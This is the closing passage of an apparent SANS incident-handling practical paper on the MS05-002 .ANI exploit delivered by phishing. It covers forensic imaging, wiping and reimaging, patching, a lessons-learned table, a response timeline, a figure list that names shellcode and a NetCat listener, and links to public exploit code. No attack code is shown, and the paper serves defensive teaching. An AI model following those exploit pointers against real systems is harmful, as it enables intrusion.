


Figure 33 - Helix - Running the Argument

After the capture completed, additional copies were made. The second copy was then loaded on a spare workstation that matched the hardware configuration of the original unit. Diagnostics and analysis were then performed on this workstation. This was done to insure there will always be a clean copy of the original workstation.

When performing the analysis of the workstation, in conjunction with the network traffic logs, the incident team found that while the workstation had been compromised it had not been active long enough for a backdoor or Trojan to be installed.

Eradication

The Bravo organization's policies state that anytime a workstation is compromised by a confirmed incident, excluding spyware and virus infections, the workstation will be formatted and rebuilt. This is a simple task as Bravo utilizes workstation imaging software, such as ghost (<http://sea.symantec.com/content/product.cfm?productid=9>).

With the imaging software in place, the first step the Incident Response Team takes is to manually format the workstation. This is done with utilities like Kill Disk (<http://www.killdisk.com/>) which performs a secure format destroying all data.

Once the format has been completed, the team members use a custom built boot disk that is scripted to startup, connects to the network, and then starts the download of the workstation image. Each department within the Bravo organization has a prebuilt workstation image which contains the Microsoft Windows XP operating system and Microsoft Office 2003 Professional, along with all custom applications utilized by the department. After the workstation completed the imaging, the next step was to finish the workstation build by returning the system to its proper working order.

Recovery

Now that the workstation has been formatted and reimaged a number of updates need to be completed to bring the workstation up to par. To complete these updates the Incident Team connects to the Microsoft Windows Update web site at <http://windowsupdate.microsoft.com>. From this web site all of the service packs, system patches, and security updates are installed. Next, the web site <http://office.microsoft.com/en-us/officeupdate/default.aspx> is visited and all Microsoft Office service packs and security patches are installed. The last step the response team takes is to update the antivirus data files to insure the workstation is as current as possible.

Now that the workstation has been restored to its proper functioning order and

brought to a current level for updates, the Incident Response Team gathers their notes for review. They then work to consolidate them into the lessons learned documentation.

Lessons Learned

When the Incident Response Team completed consolidating their notes and reviewing the information that had been gathered a final report was created. The final report was then filed for later reference and also sent to upper management, as per Bravos policies. The report contains three major sections Incident Action Items, Successes, and Timeline.

Incident Action Items

The Incident Action Items section of the report serves a number of functions. First it documents high level details about the issues that were observed. It also documents what the recommendations are to prevent future intrusions. Second it is used as a tracking document. It does this by noting the associate responsible for acting upon each recommendation, what they did, and when it was completed. Below is the matrix table that was used in the Incident Action Items section of the Lessons Learned document.

Incident Action Items	
Issue	Recommendation
The attacker was able to gather a lot of information about Bravo. This included Network, security, and corporate culture information	Mandatory annual security training should be created for all Bravo associates. This training should be at least half a day and should cover the following: • Information leakage awareness • Social engineering awareness • Phishing schemes awareness • High level hacking awareness and identification Add Social Engineering to the list of items for annual testing and auditing.
• Responsible Party – John Neo • Completion Date – • Solution -	
The attacker was able to entice the associate to launch a website from an unsolicited E-Mail. The attacker also convinced the associate to let the exploit screen remain open.	See recommendation for above Issue.
• Responsible Party – Trinity Sinclair • Completion Date – • Solution -	

The exploit used was only successful because the workstation was not at a current security patch level and system vulnerabilities were available	Implement SUS, WUS, or a third party solution to push patches to all workstation. It should be centrally managed and have reporting capabilities to allow auditing of patch deployment coverage.
• Responsible Party – Bull Dozer • Completion Date – • Solution -	
The antivirus utility installed on the workstation was not at a current level.	Implement a central management agent for the current antivirus solution or migrate to an antivirus utility that has central management capabilities. This utility should also have reporting capabilities for auditing coverage.
• Responsible Party – Bob Henry • Completion Date – • Solution -	

Successes

The Successes section of the paper is an overview of the process and procedures that were an asset to the team or the organization during the incident. The following is an overview of the Successes section of the Lessons Learned report.

Successes

- Due to the presence, proper configuration, and proper management the Intrusion Detection System was able to immediately identify the malicious code traversing the network.
- Due to adherence to the Incident response plan, the IDS alert was quickly identified as an actual incident and the proper personnel were notified.
- Due to swift compliance with the Incident Response processes the intrusion was blocked from spreading or releasing protected information.
- Due to proper procedures, and the imaging system, the compromised workstation was quickly and efficiently cleaned and returned a functional status.

Timeline

While the research and preparation for this attack was long and involved, the actual timeline from the point the associate within Bravo received the E-Mail to the time the incident was declared was very short because of the defensive measures that were in place. The overall exploit and response timeline can be seen below.

Exploitation

0.00 hour	Attacker sends out phishing E-Mail
0.50 hour	Bravo associate receives phishing E-Mail

	0.50 hour	Bravo associate follows link in E-Mail
	0.75 hour	Bravo associate clicks on malicious page
Identification	0.75 hour	IDS system generates alert
	1.00 hour	IDS administrator contact associate
Containment	1.25 hour	IDS administrator declares incident, contacts Incident Response Team lead, starts full logging from the exploited workstation
	1.50 hour	IRT lead takes ownership and orders the exploited workstations network link broken
	2.50 hour	IRT members arrive on site and begin interviewing associate and running backups of the exploited workstation
Eradication	3.50 hour	IRT members format the exploited workstation, examine logs, and examine a copy of the exploited drive
Recovery	4.00 hour	IRT members restore workstation and perform service pack, security and antivirus updates
Lessons Learned	5.50 hour	IRT members meet to compile lessons learned documentation and debrief

Table of Figures

<u>Figure 1 - Exploit Header - Part 1</u>	7
<u>Figure 2 - Exploit Header - Part 2</u>	8
<u>Figure 3 - ANI Header</u>	9
<u>Figure 4 – Shellcode</u>	9
<u>Figure 5 - Variables</u>	9
<u>Figure 6 - Discloser</u>	9
<u>Figure 7 - HTML File</u>	10
<u>Figure 8 –Memory Offset</u>	10
<u>Figure 9 - Request for Variables</u>	10
<u>Figure 10 - Main</u>	11
<u>Figure 11 - ANI Creation</u>	11
<u>Figure 12 - HTML Creation</u>	12
<u>Figure 13 - Exploit Signature</u>	13
<u>Figure 14 - SNORT Rule</u>	13
<u>Figure 15 - Test Lab Environment</u>	14
<u>Figure 16 - organizational Chart</u>	15
<u>Figure 17 - Exploit Creation</u>	18
<u>Figure 18 - The Website</u>	19
<u>Figure 19 - Placement of the .ANI file</u>	20
<u>Figure 20 - The E-Mail</u>	20
<u>Figure 21 - The NetCat Listener</u>	21
<u>Figure 22 - Exploit Traffic</u>	22
<u>Figure 23 - 0wn3d – Victim Perspective</u>	22
<u>Figure 24 - 0wn3d - Attacker Perspective</u>	23
<u>Figure 25 - SNORT Logging - Part1</u>	25
<u>Figure 26 - SNORT Logging - Part 2</u>	26
<u>Figure 27 - BleedingSNORT Rule</u>	27
<u>Figure 28 - Traffic for BleedingSNORT Rule</u>	28
<u>Figure 29 - Helix - Main Screen</u>	29
<u>Figure 30 - Helix - Acquisition Screen – Part 1</u>	29
<u>Figure 31 - Helix - Acquisition Screen - Part 2</u>	30
<u>Figure 32 - Helix - Acquisition Argument</u>	30
<u>Figure 33 - Helix - Running the Argument</u>	30

References

The following references are available for more information of the exploit code and the vulnerability.

eEye Digital Security “Published Advisories / AD20050111”: January 11, 2005 – URL:

<http://www.eeye.com/html/research/advisories/AD20050111.html>

Common Vulnerabilities and Exposures / CAN-2004-1049 – URL:

<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1049>

Microsoft “Security Bulletin MS05-002”: January 11, 2005 – URL:

<http://www.microsoft.com/technet/security/bulletin/MS05-002.msp>

French Security Incident Response Team “Microsoft Internet Explorer .ANI Files Handling Exploit (MS05-005)”: January 23, 2005 – URL:

<http://www.frsirt.com/exploits/20050123.HOD-ms05002-ani-expl.c.php>

SecuriTeam “Microsoft Internet Explorer .ANI Files Handling ConnectBack Exploit (MS05-002)”: February 1, 2005 - URL

<http://www.securiteam.com/exploits/5OP020KEUY.html>

© SANS Institute 2000 - 2005. All rights reserved.

Work Sited

The following works were used in preparation and research for this paper.

eEye Digital Security "Published Advisories / AD20050111": January 11, 2005 – URL:

<http://www.eeye.com/html/research/advisories/AD20050111.html>

Common Vulnerabilities and Exposures / CAN-2004-1049 – URL:

<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1049>

Microsoft "Security Bulletin MS05-002": January 11, 2005 – URL:

<http://www.microsoft.com/technet/security/bulletin/MS05-002.mspx>

French Security Incident Response Team "Microsoft Internet Explorer .ANI Files Handling Exploit (MS05-005)": January 23, 2005 – URL:

<http://www.frsirt.com/exploits/20050123.HOD-ms05002-ani-expl.c.php>

SecuriTeam "Microsoft Internet Explorer .ANI Files Handling ConnectBack Exploit (MS05-002)": February 1, 2005 - URL:

<http://www.securiteam.com/exploits/5OP020KEUY.html>

Peikari, Cyrus & Chuvakin, Anton. *Security Warrior*, O'Reilly, 2004

Erikson, Jon. *Hacking: The Art of Exploitation*, No Starch Press, 2003

Reshef, Assaf. "Windows ANI File Parsing Proof Of Concept (MS05-002)": January 12, 2005 – URL:

<http://underwar.livedns.co.il/projects/ani/>

Symantec "Backdoor.hebolani": January 27, 2005 – URL:

<http://securityresponse.symantec.com/avcenter/venc/data/backdoor.hebolani.html>

Symantec "Trojan.anicmoo": February 16, 2005 – URL:

<http://securityresponse.symantec.com/avcenter/venc/data/trojan.anicmoo.html>

WhiskyCoders

<http://bennupg.ath.cx/>

Ethereal,

<http://www.ethereal.com>

Snort

<http://www.snort.org>

NetCat

<http://netcat.sourceforge.net/>

BO2K

<http://www.bo2k.com>

SubSeven

[http://www.tcp-ip-info.de/trojaner und viren/subseven.htm](http://www.tcp-ip-info.de/trojaner_und_viren/subseven.htm)

Katz Global Media

<http://www.katzglobal.com>

GoldHosting

<http://www.goldhosting.org>

MuteMail

<http://www.mutemail.com>

HushMail

<http://www.hushmail.com>

Helix

<http://www.e-fense.com/helix>

Penguin Sleuth Bootable CD

<http://www.linux-forensics.com>

Bleeding Snort

<http://www.bleedingsnort.com>

Symantec Ghost

<http://sea.symantec.com/content/product.cfm?productid=9>

Kill Disk

<http://www.killdisk.com/>

Microsoft Windows Update

<http://windowsupdate.microsoft.com>

Microsoft Office Update

<http://office.microsoft.com/en-us/officeupdate/default.aspx>